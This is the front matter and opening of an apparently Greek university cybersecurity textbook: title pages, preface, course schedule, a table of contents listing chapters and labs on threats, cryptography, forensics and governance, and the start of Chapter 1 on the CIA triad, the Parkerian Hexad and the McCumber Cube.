

ΠΑΝΕΠΙΣΤΗΜΙΑΚΕΣ ΕΚΔΟΣΕΙΣ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΤΕΧΝΟΛΟΓΙΑΣ

ΣΕΙΡΑ: ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ & ΔΙΚΤΥΩΝ

ΘΕΜΕΛΙΩΔΕΙΣ ΑΡΧΕΣ ΚΑΙ ΕΦΑΡΜΟΓΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Fundamentals and Applications of Cybersecurity

Αρχιτεκτονική Συστημάτων, Μοντελοποίηση Απειλών,
Κρυπτογραφία και Επιχειρησιακή Άμυνα

Πλήρες Ακαδημαϊκό Σύγγραμμα, Θεωρητική Θεμελίωση
και Ολοκληρωμένος Εργαστηριακός Οδηγός

Πανεπιστημιακή Έκδοση 2026 | Συμβατότητα ACM/IEEE CSEC2017 & NIST NICE

Περιλαμβάνει 13 Θεματικά Κεφάλαια, 10 Εργαστήρια CLI & Πλήρες Λίγλωσσο Γλωσσάριο

ΘΕΜΕΛΙΩΔΕΙΣ ΑΡΧΕΣ ΚΑΙ ΕΦΑΡΜΟΓΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Αρχιτεκτονική Συστημάτων, Μοντελοποίηση Απειλών,
Κρυπτογραφία και Επιχειρησιακή Άμυνα

ΠΑΝΕΠΙΣΤΗΜΙΑΚΕΣ ΕΚΔΟΣΕΙΣ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΤΕΧΝΟΛΟΓΙΑΣ

Θεμελιώδεις Αρχές και Εφαρμογές Κυβερνοασφάλειας

Αρχιτεκτονική Συστημάτων, Μοντελοποίηση Απειλών, Κρυπτογραφία και Επιχειρησιακή Άμυνα

Πλήρες Ακαδημαϊκό Διδακτικό Σύγγραμμα & Εργαστηριακός Οδηγός

© 2026 Πανεπιστημιακές Εκδόσεις Πληροφορικής & Τεχνολογίας.

Όλα τα δικαιώματα διατηρούνται. Απαγορεύεται η αναδημοσίευση, η αποθήκευση σε σύστημα ανάκτησης ή η μετάδοση σε οποιαδήποτε μορφή ή με οποιοδήποτε μέσο, ηλεκτρονικό, μηχανικό, φωτοτυπικό ή άλλο, χωρίς την προηγούμενη έγγραφη άδεια του εκδότη.

Συμβατότητα Προγραμμάτων Σπουδών:

- ACM/IEEE Computer Science Curricula (CS2023) – Cybersecurity Knowledge Area
- ACM/IEEE/AIS SIGSEC/IFIP Cybersecurity Curricula (CSEC2017)
- NIST National Initiative for Cybersecurity Education (NICE) Workforce Framework (SP 800-181r1)

Στοιχεία Έκδοσης:

ISBN: 978-960-00-2026-1

Τυπογραφική Επιμέλεια: $\LaTeX$ & Xe $\TeX$ Academic Publishing System

Γραμματοσειρές: Linux Libertine O, Linux Biolinum O, DejaVu Sans Mono

Έκδοση: 1η Ακαδημαϊκή Έκδοση, Αθήνα, 2026.

Πρόλογος και Παιδαγωγικός Οδηγός

Η Κυβερνοασφάλεια (Cybersecurity) έχει πάψει προ πολλού να αποτελεί ένα απλό σύνολο τεχνικών συμβουλών ή μια επιμέρους εξειδίκευση της διαχείρισης δικτύων. Στη σύγχρονη ψηφιακή εποχή, συνιστά μια θεμελιώδη επιστημονική και μηχανική πειθαρχία, η οποία συνδυάζει τα θεωρητικά μαθηματικά θεμέλια της κρυπτογραφίας, την εις βάθος κατανόηση της αρχιτεκτονικής των λειτουργικών συστημάτων και των δικτύων, τη μοντελοποίηση των ανθρώπινων συμπεριφορών και την επιχειρησιακή διακυβέρνηση κινδύνου.

Το παρόν σύγγραμμα σχεδιάστηκε εξ αρχής με στόχο να γεφυρώσει το παραδοσιακό χάσμα μεταξύ της αυστηρής θεωρητικής ανάλυσης και της πρακτικής επιχειρησιακής εφαρμογής. Απευθύνεται σε προπτυχιακούς και μεταπτυχιακούς φοιτητές τμημάτων Πληροφορικής, Μηχανικών Η/Υ και Ψηφιακών Συστημάτων, καθώς και σε επαγγελματίες μηχανικούς ασφαλείας, αναλυτές SOC και δοκιμαστές διείσδυσης (Penetration Testers).

Δομή και Οργάνωση του Έργου

Η ύλη του βιβλίου είναι διαρθρωμένη σε τέσσερα (4) κύρια μέρη και δεκατρία (13) θεματικά κεφάλαια, συμπληρούμενα από τέσσερα εκτενή παραρτήματα:

- **Μέρος I — Θεμελιώδεις Αρχές και Ασφάλεια Συστημάτων (Κεφ. 1–2):** Θεμελίωση της ασφαλείας πληροφοριών (CIA, Parkerian Hexad, McCumber Cube), αρχές σχεδίασης Saltzer–Schroeder, ποσοτική εκτίμηση κινδύνου (SLE/ALE), τυπικά μοντέλα ασφαλείας (Bell–LaPadula, Biba), και ανατομία ελέγχου πρόσβασης σε επίπεδο λειτουργικού συστήματος (POSIX DAC, SUID, Windows Tokens, DACL/SACL, UAC).
- **Μέρος II — Τοπίο Απειλών, Κακόβουλο Λογισμικό και Δικτυακές Επιθέσεις (Κεφ. 3–6):** Ταξινόμια δραστών απειλών (APTs, Cybercrime), μοντέλα Cyber Kill Chain, MITRE ATT&CK και Pyramid of Pain, ανάλυση συμπεριφοράς malware (Rootkits, Fileless, LOLBins, Ransomware), ανθρώπινος παράγοντας και κοινωνική μηχανική (SPF, DKIM, DMARC), και επιθέσεις/άμυνα δικτύων Layer 2–7 (ARP Spoofing, DoS/DDoS, nftables).
- **Μέρος III — Κρυπτογραφία, Ταυτότητα και Ασφαλής Μηχανική Λογισμικού (Κεφ. 7–10):** Σύγχρονη κρυπτογραφία (AEAD AES-GCM, ECC, PKI X.509 v3, TLS 1.3, Μετακβαντική Κρυπτογραφία PQC / FIPS 203–205), διαχείριση ταυτότητας και ομοσπονδίας (Active Directory, Kerberos v5, OAuth 2.0 PKCE, OIDC, JWT), ασφαλής ανάπτυξη DevSecOps και OWASP Top 10, και μεθοδολογίες ελέγχου (SAST, DAST, SCA, Pentesting, CVSS v3.1/v4.0).
- **Μέρος IV — Επιχειρησιακή Ασφάλεια, Εγκληματολογική Διερεύνηση και Διακυβέρνηση (Κεφ. 11–13):** Λειτουργία SOC, SIEM/SOAR/EDR, κύκλος ζωής απόκρισης σε περιστατικά NIST SP 800-61 (PICERL), ψηφιακή εγκληματολογία και ανάλυση μνήμης (RFC 3227, The Sleuth Kit, Volatility 3, Ghidra), παθητικό OSINT, βιομηχανικά συστήματα ICS/SCADA (Μοντέλο Purdue), επιχειρησιακή συνέχεια (BC/DR, WORM backups) και κανονιστικά πλαίσια (GDPR, NIS2, DORA, Zero Trust ZTA).

- **Παραρτήματα (Appendices A–D):** Πλήρης εργαστηριακός οδηγός 10 πρωτοκόλλων CLI (G.1–G.10), τυπικά μοντέλα και εταιρική τοπολογία DMZ, εκτεταμένο δίγλωσσο γλωσσάριο 100+ όρων και αναλυτική βιβλιογραφία προτύπων.

Παιδαγωγικά Πλαίσια και Σηματοδότηση (Visual Callouts)

Για τη διευκόλυνση της μελέτης, χρησιμοποιούνται επτά (7) εξειδικευμένα πλαίσια σηματοδότησης με διακριτή χρωματική κωδικοποίηση:

- **ΟΡΙΣΜΟΣ ►** : Επίσημοι ορισμοί και θεμελιώδεις έννοιες διεθνών προτύπων (Navy Blue).
- **ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ►** : Μαθηματικές εξισώσεις, τυπικές αποδείξεις και αλγόριθμοι (Dark Slate).
- **ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ►** : Ανατομία πραγματικών ιστορικών περιστατικών παραβίασης (Forest Green).
- **ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΠΡΟΕΙΔΟΠΟΙΗΣΗ & ΕΠΙΦΑΝΕΙΑ ΕΠΙΘΕΣΗΣ ►** : Κρίσιμες ευπάθειες, παραλείψεις και επιφάνειες επίθεσης (Crimson Red).
- **ΕΡΓΑΣΤΗΡΙΑΚΟ ΠΡΩΤΟΚΟΛΛΟ CLI ►** : Βήμα-προς-βήμα τεχνικές εντολές και διαγνωστικά εργαλεία (Purple).
- **ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ & ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ ►** : Ολοκληρωμένα hands-on εργαστήρια και ασκήσεις σεναρίων (Blue).
- **ΑΝΑΚΕΦΑΛΑΙΩΣΗ & ΒΑΣΙΚΑ ΣΥΜΠΕΡΑΣΜΑΤΑ ►** : Σύνοψη κρίσιμων συμπερασμάτων τέλους κεφαλαίου (Dark Gold).

Προτεινόμενο Ακαδημαϊκό Χρονοδιάγραμμα 14 Εβδομάδων

Εβδ.	Κεφάλαιο	Θεματική Ενότητα & Εργαστηριακή Εστίαση
1	Κεφάλαιο 1	Εισαγωγή, Τριάδα CIA, Parkerian Hexad, Saltzer–Schroeder, Lab 1 (WORM)
2	Κεφάλαιο 2	POSIX DAC, Inodes, Windows LSA/SAM/Tokens, UAC, Lab 2 (DACL & SUID)
3	Κεφάλαιο 3	Threat Actors, Cyber Kill Chain, MITRE ATT&CK, Pyramid of Pain, Lab 3 (YARA)
4	Κεφάλαιο 4	Malware Taxonomy, Rootkits, Fileless/LOLBins, Ransomware, Lab 4 (Static Triage)
5	Κεφάλαιο 5	Human Factors, Social Engineering, SPF/DKIM/DMARC, Lab 5 (Email & EXIF)
6	Κεφάλαιο 6	Layer 2 Security (DAI/PortSec), DoS/DDoS, nftables, Lab 6 (tcpdump)
7	Κεφάλαιο 7	Symmetric/Asymmetric, AEAD (AES-GCM), PKI X.509, TLS 1.3, PQC, Lab 7 (CA)
8	Κεφάλαιο 8	IAM, DAC/MAC/RBAC/ABAC, Kerberos v5, OAuth 2.0 PKCE, JWT, Lab 8 (klist)
9	Κεφάλαιο 9	Secure SDLC, DevSecOps, OWASP Top 10, Injection, SSRF/IMDSv2, Lab 9 (Headers)
10	Κεφάλαιο 10	SAST, DAST, SCA, Pentesting, CVSS v3.1/v4.0, Lab 10 (Nmap → ZAP → MSF)
11	Κεφάλαιο 11	SOC Operations, SIEM/SOAR/EDR, NIST SP 800-61, Lab 11 (SOC YARA Sensor)
12	Κεφάλαιο 12	Forensics (RFC 3227), Sleuth Kit, Volatility 3, Ghidra, OSINT, Lab 12 (crt.sh)
13	Κεφάλαιο 13	ICS/SCADA (Purdue), BC/DR, GDPR, NIS2, DORA, ZTA, Lab 13 (RTO Recovery)
14	Παραρτήματα	Επανάληψη, Εργαστήρια G.1–G.10, Θεωρητικά Μοντέλα, Τελική Αξιολόγηση

Περιεχόμενα

Πρόλογος και Παιδαγωγικός Οδηγός	iii
I Θεμελιώδεις Αρχές και Ασφάλεια Συστημάτων	1
1 Θεμελιώδεις Έννοιες, Αρχές Ασφαλείας & Μοντέλα Ελέγχου Πρόσβασης	3
1.1 Η Τριάδα CIA, το Parkerian Hexad & ο Κύβος McCumber	3
1.1.1 Ιστορική Εξέλιξη & Περιορισμοί της Τριάδας CIA	4
1.1.2 Το Εκτεταμένο Εξάγωνο Parkerian Hexad	4
1.1.3 Ο Τρισδιάστατος Κύβος Ασφαλείας του McCumber (McCumber Cube)	4
1.2 Αρχές Σχεδιασμού Ασφαλών Συστημάτων κατά Saltzer & Schroeder	5
1.3 Τυπική Μαθηματική Μοντελοποίηση Ελέγχου Πρόσβασης	7
1.3.1 Το Μοντέλο Graham-Denning (1972)	7
1.3.2 Το Θεώρημα Harrison-Ruzzo-Ullman (HRU, 1976)	7
1.4 Μοντέλα Πολυεπίπεδης Ασφάλειας: Bell-LaPadula, Biba, Clark-Wilson & Chinese Wall	8
1.4.1 Το Εμπορικό Μοντέλο Ακεραιότητας Clark-Wilson (1987)	9
1.4.2 Το Μοντέλο Brewer-Nash (Chinese Wall Model, 1989)	9
1.5 Ποσοτική Εκτίμηση Επικινδυνότητας & Μετρικές Ασφαλείας	10
1.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	12
2 Ασφάλεια Λειτουργικών Συστημάτων & Αρχιτεκτονική Πυρήνα	15
2.1 Αρχιτεκτονική Πυρήνα, Δακτύλιοι Προστασίας & Κλήσεις Συστήματος	15
2.1.1 Μηχανισμός Μετάβασης Κατάστασης (Syscall Flow) στο Linux x86_64	16
2.1.2 Εικονική Μνήμη & Σελιδοποίηση 4 Επιπέδων (4-Level Paging)	16
2.2 Μηχανισμοί Προστασίας Μνήμης & Μετριάσμού Ευπαθειών	16
2.3 Το Μοντέλο Ασφαλείας POSIX & Linux Capabilities	17
2.3.1 Δικαιώματα POSIX & Ειδικά Bits (SUID, SGID, Sticky Bit)	17
2.3.2 Linux Capabilities (POSIX 1003.1e)	17
2.4 Εσωτερική Ασφάλεια των Microsoft Windows	18
2.5 Μελέτη Περίπτωσης: Dirty COW (CVE-2016-5195)	18
2.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	20
II Τοπίο Απειλών, Κακόβουλο Λογισμικό και Δικτυακές Επιθέσεις	25
3 Μοντελοποίηση Απειλών, Φορείς Επιθέσεων & MITRE ATT&CK	27
3.1 Ταξινόμια Φορέων Απειλών (Threat Actors) & Κίνητρα	27

3.2	Πλαίσια Μοντελοποίησης Επιθέσεων: Cyber Kill Chain, Diamond Model & MITRE ATT&CK	27
3.2.1	Το Μοντέλο MITRE ATT&CK Matrix	28
3.3	Η Πυραμίδα του Πόνου (Pyramid of Pain)	28
3.4	Μελέτη Περίπτωσης: Η Επίθεση SolarWinds SUNBURST (2020)	29
3.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	31
4	Μηχανική Κακόβουλου Λογισμικού (Malware) & Ασφάλεια Τερματικών	35
4.1	Ταξινόμια & Μορφολογία Κακόβουλου Λογισμικού	35
4.2	Τεχνικές Έγχυσης Διεργασιών (Process Injection)	36
4.2.1	Process Hollowing & Process Doppelganging	36
4.3	Συσκότιση Κώδικα & Ανάλυση Εντροπίας Shannon	37
4.4	Αρχιτεκτονική EDR, Τηλεμετρία Πυρήνα & AMSI	37
4.5	Μελέτη Περίπτωσης: Το Ransomware WannaCry (2017)	37
4.6	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	39
5	Κοινωνική Μηχανική, Ανθρώπινος Παράγοντας & Ασφάλεια Ηλεκτρονικού Ταχυδρομείου	43
5.1	Ψυχολογικές Αρχές Επιρροής & Ταξινόμια Επιθέσεων	43
5.2	Πρωτόκολλα Αυθεντικοποίησης Ηλεκτρονικού Ταχυδρομείου	44
5.3	Προηγμένες Επιθέσεις Phishing & Παράκαμψη MFA	44
5.4	Φυσικές Επιθέσεις Υλικού (Hardware & BadUSB)	45
5.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	46
6	Ασφάλεια Δικτύων, Πρωτόκολλα L2–L7 & Τείχη Προστασίας	49
6.1	Ασφάλεια Επιπέδου Σύνδεσης Δεδομένων (Layer 2) & Επιθέσεις	49
6.2	Ασφάλεια Δρομολόγησης BGP & Πλαίσιο RPKI	50
6.3	Αρχιτεκτονική Firewalls, NIDS/NIPS & Κανόνες Suricata	50
6.4	Μελέτη Περίπτωσης: Η Επίθεση Mirai Botnet στην Dyn DNS (2016)	50
6.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	53
III	Κρυπτογραφία, Ταυτότητα και Ασφαλής Μηχανική Λογισμικού	57
7	Εφαρμοσμένη Κρυπτογραφία, Αλγόριθμοι & Υποδομή Δημοσίου Κλειδιού (PKI)	59
7.1	Μαθηματικά Θεμέλια & Συμμετρικοί Αλγόριθμοι (AES)	59
7.1.1	Καταστάσεις Λειτουργίας Μπλοκ (Block Cipher Modes)	60
7.2	Ασύμμετρη Κρυπτογραφία & Ελλειπτικές Καμπύλες	60
7.2.1	Κρυπτογραφία Ελλειπτικών Καμπυλών (ECC)	61
7.3	Συναρτήσεις Κατακερματισμού & Αλγόριθμοι HMAC	61
7.4	Υποδομή Δημοσίου Κλειδιού (PKI) & Πρότυπο X.509	61
7.5	Μελέτη Περίπτωσης: Η Παραβίαση της DigiNotar (2011)	62
7.6	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	63
8	Διαχείριση Ταυτοτήτων, Αυθεντικοποίηση & Έλεγχος Πρόσβασης (IAM)	67
8.1	Παράγοντες Αυθεντικοποίησης & Βιομετρικά Συστήματα	67
8.2	Το Πρωτόκολλο Kerberos & Επιθέσεις Active Directory	68
8.3	Ομοσπονδία Ταυτοτήτων, OAuth 2.0, OIDC & Ανατομία JWT	69
8.4	Μελέτη Περίπτωσης: Η Παραβίαση της Okta (2023)	69
8.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	71

9	Ασφάλεια Εφαρμογών Λογισμικού, OWASP Top 10 & DevSecOps	75
9.1	Ανάλυση του Προτύπου OWASP Top 10:2021	75
9.2	Ευπάθειες Χαμηλού Επιπέδου: Stack Overflow & ROP Chains	75
9.3	Αυτοματοποίηση DevSecOps & Πυλώνες Ελέγχου CI/CD	77
9.4	Μελέτη Περίπτωσης: Η Ευπάθεια Log4Shell (CVE-2021-44228)	77
9.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	79
10	Αξιολόγηση Ευπαθειών, Δοκιμές Διείσδυσης & Ηθικό Χάκινγκ	83
10.1	Μεθοδολογίες Δοκιμών Διείσδυσης & Πρότυπο PTES	83
10.2	Συστήματα Βαθμολόγησης & Προτεραιοποίησης: CVSS v3.1, EPSS & CISA KEV	84
10.3	Τεχνικές Σάρωσης Δικτύου & Μηχανική του Nmap	84
10.4	Μελέτη Περίπτωσης: Η Παραβίαση της Capital One (2019)	84
10.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	86
IV	Επιχειρησιακή Ασφάλεια, Εγκληματολογική Διερεύνηση και Διακυβέρνηση	91
11	Επιχειρησιακά Κέντρα Ασφαλείας (SOC), SIEM/SOAR & Απόκριση σε Περιστατικά	93
11.1	Οργανωτική Δομή & Ρόλοι του Επιχειρησιακού Κέντρου Ασφαλείας (SOC)	93
11.2	Μηχανική SIEM, Κανονικοποίηση Logs & Κανόνες Sigma	94
11.3	Ο Κύκλος Διαχείρισης Περιστατικών κατά NIST SP 800-61 Rev. 2	94
11.4	Μελέτη Περίπτωσης: Η Παραβίαση της Target & Alert Fatigue (2013)	95
11.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	97
12	Ψηφιακή Εγκληματολογία (Digital Forensics) & Ανάλυση Πειστηρίων	101
12.1	Θεμελιώδεις Αρχές Ψηφιακής Εγκληματολογίας & RFC 3227	101
12.2	Εγκληματολογικά Ίχνη (Forensics Artifacts) στα Windows	102
12.3	Ανάλυση Μνήμης RAM με το Πλαίσιο Volatility 3	102
12.4	Μελέτη Περίπτωσης: Η Επίθεση στη Sony Pictures (2014)	103
12.5	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	104
13	Επιχειρησιακή Ανθεκτικότητα, Ασφάλεια Cloud, Συστήματα OT/ICS & GRC	107
13.1	Επιχειρησιακή Συνέχεια (BCP) & Ανάκαμψη από Καταστροφές (DRP)	107
13.2	Ασφάλεια Cloud & Μοντέλο Κοινής Ευθύνης (Shared Responsibility)	108
13.3	Ασφάλεια Συστημάτων OT/ICS & Το Μοντέλο Purdue	108
13.4	Κανονιστικά Πλαίσια: NIS2, DORA & ISO/IEC 27001:2022	108
13.5	Μελέτη Περίπτωσης: Η Κυβερνοεπίθεση στην Colonial Pipeline (2021)	109
13.6	Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως	111
A'	Εκτεταμένος Εργαστηριακός Οδηγός & Πρωτόκολλα CLI (Εργαστήρια G.1–G.10)	115
A'.1	Εργαστήριο G.1: Εντοπισμός SUID Binaries & Έλεγχος Διαδρομής PATH	115
A'.2	Εργαστήριο G.2: Δημιουργία Τοπικής Αρχής Πιστοποίησης (Root CA) με OpenSSL	116
A'.3	Εργαστήριο G.3: Προσομοίωση Επίθεσης ARP Spoofing & Ανάλυση	117
A'.4	Εργαστήριο G.4: Στατική Ανάλυση Ασφαλείας Κώδικα (SAST) με Semgrep	117
A'.5	Εργαστήριο G.5: Εγκληματολογική Κατάσχεση Δίσκου & Ανάλυση Timeline	118
A'.6	Εργαστήριο G.6: Ανάλυση Μνήμης RAM με Volatility 3	119
A'.7	Εργαστήριο G.7: Διαμόρφωση Ασφαλούς Host Firewall με nftables	119
A'.8	Εργαστήριο G.8: Έλεγχος Ασφαλείας Container Images με Trivy	120
A'.9	Εργαστήριο G.9: Σύνταξη Κανόνων Suricata NIDS για Ανίχνευση C2	120
A'.10	Εργαστήριο G.10: Προσομοίωση Επίθεσης Kerberoasting & Cracking	121

Β΄ Θεωρητικά Μοντέλα Ασφαλείας και Επιχειρησιακή Αρχιτεκτονική	123
Β΄.1 Μοντέλα Bell-LaPadula και Biba	123
Β΄.2 Το Μοντέλο Brewer-Nash (Chinese Wall)	123
Β΄.3 Ασφαλής Εταιρική Τοπολογία Δικτύου: Tiers, DMZ και VLANs	124
Γ΄ Έλεγχος Θεμελιωδών Γνώσεων και Συστημάτων Ασφαλείας	125
Γ΄.1 Πρωτόκολλο Διαμοιρασμού Πληροφοριών TLP 2.0	125
Γ΄.2 Ασφάλιση Κυβερνοχώρου (Cyber Insurance) και Διαχείριση Υπολειπόμενου Κινδύνου	125
Δ΄ Εκτεταμένο Δίγλωσσο Γλωσσάριο Όρων Κυβερνοασφάλειας	127
Ε΄ Βιβλιογραφικές Αναφορές και Πρότυπα	135

Κατάλογος σχημάτων

4.1	Αρχιτεκτονική συλλογής τηλεμετρίας τερματικού (EDR) μέσω AMSI, User API Hooks και Kernel ETW-Ti.	37
7.1	Ιεραρχική δομή αλυσίδας εμπιστοσύνης (Certificate Chain of Trust) στην Υποδομή PKI.	62
8.1	Η πενταμερής ροή αυθεντικοποίησης του πρωτοκόλλου Kerberos v5.	68
9.1	Ενσωμάτωση ελέγχων ασφαλείας στις φάσεις του αγωγού DevSecOps (Shift-Left Security).	77
11.1	Ο κυκλικός άξονας απόκρισης σε περιστατικά ασφαλείας κατά το πρότυπο NIST SP 800-61 Rev. 2.	95
13.1	Η αρχιτεκτονική διαστρωμάτωσης βιομηχανικών δικτύων κατά το Μοντέλο Purdue (PERA).	109

Κατάλογος πινάκων

1.1	Οι έξι διαστάσεις ασφαλείας του Parkerian Hexad (Donn B. Parker, 1998).	5
1.2	Οι οκτώ αρχές σχεδιασμού ασφαλών συστημάτων των Saltzer και Schroeder (1975).	6
3.1	Συγκριτική ταξινόμια φορέων κυβερνοαπειλών και επιχειρησιακά χαρακτηριστικά.	28
6.1	Συγκριτική αρχιτεκτονική τεχνολογιών Firewalls.	51
9.1	Οι 10 κρίσιμότεροι κίνδυνοι ασφάλειας εφαρμογών ιστού (OWASP Top 10:2021).	76
10.1	Συγκριτική ανάλυση τεχνικών σάρωσης θυρών με το εργαλείο Nmap.	85
11.1	Η ιεραρχική διαστρωμάτωση ρόλων σε ένα σύγχρονο Enterprise SOC.	94
12.1	Σύνοψη κρίσιμων εγκληματολογικών ιχνών (Forensic Artifacts) στα Microsoft Windows.	102
13.1	Κατανομή ευθυνών ασφαλείας κατά το Cloud Shared Responsibility Model.	108

Μέρος Ι

Θεμελιώδεις Αρχές και Ασφάλεια Συστημάτων

Θεμελιώδεις Έννοιες, Αρχές Ασφαλείας & Μοντέλα Ελέγχου Πρόσβασης

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η Κυβερνοασφάλεια (Cybersecurity) και η Ασφάλεια Πληροφοριών (Information Security) αποτελούν θεμελιώδεις επιστημονικούς και τεχνολογικούς κλάδους για τη διασφάλιση της αξιοπιστίας, ανθεκτικότητας και συνέχειας των σύγχρονων ψηφιακών κοινωνιών. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Η ιστορική εξέλιξη της ασφάλειας πληροφοριών και η κλασική τριάδα CIA (Confidentiality, Integrity, Availability).
- Το εκτεταμένο εξάγωνο Parkerian Hexad και ο τρισδιάστατος κύβος ασφαλείας McCumber Cube.
- Οι οκτώ θεμελιώδεις αρχές σχεδιασμού ασφαλών συστημάτων κατά Jerome Saltzer και Michael Schroeder (1975).
- Η τυπική μαθηματική μοντελοποίηση του ελέγχου πρόσβασης: Μητρώο Πρόσβασης (Access Control Matrix – Lampson), το μοντέλο Graham-Denning, το μοντέλο Take-Grant και το θεώρημα των Harrison-Ruzzo-Ullman (HRU).
- Τα πολυεπίπεδα μοντέλα ασφαλείας: Bell-LaPadula (εμπιστευτικότητα), Biba (ακεραιότητα), Clark-Wilson (εμπορική ακεραιότητα & συναλλαγές) και Brewer-Nash (Chinese Wall).
- Η ποσοτική ανάλυση επικινδυνότητας (Quantitative Risk Analysis) και οι μαθηματικές μετρικές SLE, ARO, ALE, ROSI.
- Τα πλαίσια αξιολόγησης σοβαρότητας ευπαθειών CVSS v3.1, CVSS v4.0 και το στατιστικό μοντέλο μηχανικής μάθησης EPSS.

1.1 Η Τριάδα CIA, το Parkerian Hexad & ο Κύβος McCumber

ΟΡΙΣΜΟΣ ► Η Κλασική Τριάδα CIA (Confidentiality, Integrity, Availability)

Οι τρεις θεμελιώδεις πυλώνες της ασφάλειας πληροφοριακών συστημάτων ορίζονται ως εξής:

- **Εμπιστευτικότητα (Confidentiality):** Η διασφάλιση ότι η πρόσβαση στις πληροφορίες

και τα δεδομένα περιορίζεται αποκλειστικά σε ρητά εξουσιοδοτημένες οντότητες (πρόσωπα, διεργασίες ή συστήματα). Παραβιάζεται μέσω υποκλοπής (Eavesdropping), μη εξουσιοδοτημένης ανάγνωσης, διαρροής δεδομένων (Data Exfiltration) ή επιθέσεων πλευρικού καναλιού (Side-Channel Attacks).

- **Ακεραιότητα (Integrity):** Η προστασία της ακρίβειας, πληρότητας, συνέπειας και αυθεντικότητας των δεδομένων και των υπολογιστικών διεργασιών από μη εξουσιοδοτημένη ή τυχαία τροποποίηση, διαγραφή, αναδιάταξη ή εισαγωγή ψευδών στοιχείων (Data Tampering).
- **Διαθεσιμότητα (Availability):** Η διασφάλιση ότι οι εξουσιοδοτημένες οντότητες έχουν έγκαιρη, απρόσκοπτη και αξιόπιστη πρόσβαση στις πληροφορίες, τα υπολογιστικά συστήματα και τις σχετικές υπηρεσίες όποτε αυτές απαιτούνται (αποτροπή DoS/DDoS).

1.1.1 Ιστορική Εξέλιξη & Περιορισμοί της Τριάδας CIA

Η τριάδα CIA αποτέλεσε το θεμέλιο της ασφάλειας υπολογιστών από τη δεκαετία του 1970 (με επιρροές από το DoD Trusted Computer System Evaluation Criteria – "Orange Book"). Ωστόσο, η ραγδαία εξέλιξη των δικτύων, της κατανεμημένης επεξεργασίας και του ηλεκτρονικού εμπορίου κατέστησε σαφές ότι ορισμένες κρίσιμες ιδιότητες ασφαλείας δεν μπορούσαν να εκφραστούν πλήρως αποκλειστικά μέσω των τριών αυτών εννοιών.

Για παράδειγμα, εάν ένα μήνυμα τροποποιηθεί κατά τη μεταφορά, παραβιάζεται η ακεραιότητα. Εάν όμως το μήνυμα σταλεί από έναν πλαστογράφο που ισχυρίζεται ψευδώς ότι είναι ο νόμιμος αποστολέας, το ζήτημα αφορά την **Αυθεντικότητα (Authenticity)** και τη **Μη Αποποίηση Ευθύνης (Non-Repudiation)**. Ομοίως, εάν ένας κρυπτογραφημένος σκληρός δίσκος κλαπεί, τα δεδομένα παραμένουν απόρρητα (Εμπιστευτικότητα), αλλά ο νόμιμος κάτοχος έχει χάσει τον φυσικό έλεγχο του μέσου (**Κατοχή / Possession**), καθιστώντας δυνατή την εκτέλεση offline επιθέσεων brute-force.

1.1.2 Το Εκτεταμένο Εξάγωνο Parkerian Hexad

Ο Donn B. Parker (1998) εισήγαγε το **Parkerian Hexad**, επεκτείνοντας την τριάδα CIA σε έξι ισοδύναμες και ανεξάρτητες ιδιότητες ασφαλείας:

1.1.3 Ο Τρισδιάστατος Κύβος Ασφαλείας του McCumber (McCumber Cube)

Το 1991, ο John McCumber δημιούργησε ένα ολοκληρωμένο πλαίσιο μοντελοποίησης για την ανάλυση και θωράκιση πληροφοριακών υποδομών. Ο κύβος αποτελείται από $3 \times 3 \times 3 = 27$ διακριτά κελιά ασφαλείας, οργανωμένα σε τρεις ορθογώνιες διαστάσεις:

1. **Διάσταση 1: Στόχοι Ασφαλείας (Security Goals):** Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα (CIA Triad).
2. **Διάσταση 2: Καταστάσεις Δεδομένων (Data States):**
 - **Δεδομένα σε Ηρεμία (Data at Rest):** Δεδομένα αποθηκευμένα σε σκληρούς δίσκους, SSDs, SAN/NAS, βάσεις δεδομένων, ή μαγνητικές ταινίες. Προστατεύονται μέσω κρυπτογράφησης πλήρους δίσκου (BitLocker, LUKS) και κρυπτογράφησης επιπέδου αρχείων/στηλών βάσης δεδομένων (TDE).
 - **Δεδομένα σε Μεταφορά (Data in Transit / Motion):** Δεδομένα που διακινούνται μέσω τοπικών δικτύων ή του διαδικτύου. Προστατεύονται μέσω πρωτοκόλλων TLS 1.3, IPsec VPNs, SSH και MACsec.

Ιδιότητα Parkerian Hexad	Αγγλικός Όρος	Τεχνική Ερμηνεία & Παράδειγμα Παραβίασης
